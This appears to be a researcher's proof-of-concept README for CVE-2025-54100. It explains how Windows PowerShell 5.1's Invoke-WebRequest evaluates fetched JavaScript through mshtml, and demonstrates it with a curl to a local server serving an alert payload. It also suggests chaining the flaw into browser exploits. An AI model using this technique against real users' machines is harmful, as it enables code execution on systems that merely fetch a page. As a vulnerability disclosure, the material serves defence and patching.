 osman1337-security/cve-2025-54100
Proof-of-concept for CVE-2025-54100: XSS in PowerShell's Invoke-WebRequest via mshtml.HTMLDocumentClass, enabling remote code execution when curling malicious JavaScript.

Powershell's curl uses Invoke-WebRequest underneath.
PS C:\Users\melih> curl

cmdlet Invoke-WebRequest at command pipeline position 1
Supply values for the following parameters:
Uri:
Looking at the documentation of parameter UseBasicParsing,
This parameter has been deprecated. Beginning with PowerShell 6.0.0, all Web requests use basic parsing only. This parameter is included for backwards compatibility only and any use of it has no effect on the operation of the cmdlet.
The issue lies in UseBasicParsing of Invoke-WebRequest cmdlet of Powershell. UseBasicParsing uses basic parsing, it does not evaluate any javascript code. It just reads the text and parses it.
If this parameter is not provided, Invoke-WebRequest launches the Internet Explorer underneath and tries to parse the html code by actually evaluating it, using mshtml.HTMLDocumentClass. Performing a curl request to a website that hosts a javascript code, results in code execution on the client's browser. which is the windows terminal in our case.
mshtml.HTMLDocumentClass documentation can be found below.
https://learn.microsoft.com/en-us/dotnet/api/system.windows.forms.htmldocument
Looking at the life cycle from the first document above we can see that,

Windows PowerShell 5.1 Aug-2016 Released in Windows 10 Anniversary Update and Windows Server 2016, WMF 5.1 PowerShell 6.0 20-Jan-2018 13-Feb-2019 Built on .NET Core 2.0 (https://github.com/dotnet/core/blob/main/release-notes/2.0/2.0-supported-os.md)

After some investigation we noticed that the latest versions of windows 11, server 22 and 25 are shipped with old version of powershell (5.1 and it is default) which is vulnerable to XSS attacks.
Fresh Windows Server 22 installation,
The attack is very simple;

PS C:\Users\melih> curl 172.27.223.167:8000/a.js


StatusCode        : 200
StatusDescription : OK
Content           : <script>alert(1)</script>

RawContent        : HTTP/1.0 200 OK
                    Content-Length: 26
                    Content-Type: text/javascript
                    Date: Tue, 09 Dec 2025 15:50:40 GMT
                    Last-Modified: Tue, 09 Dec 2025 15:47:18 GMT
                    Server: SimpleHTTP/0.6 Python/3.12.3

                    <script>a...
Forms             : {}
Headers           : {[Content-Length, 26], [Content-Type, text/javascript], [Date, Tue, 09 Dec
                    2025 15:50:40 GMT], [Last-Modified, Tue, 09 Dec 2025 15:47:18 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 26
You can get creative and perform things like open("about:blank").

One also must consider that, this could be used in bigger chains like browser exploits to have a reliable execution or force browser rendering.

Severity: Important, Security Impact: Remote Code Execution and awarded a $5,000 bounty.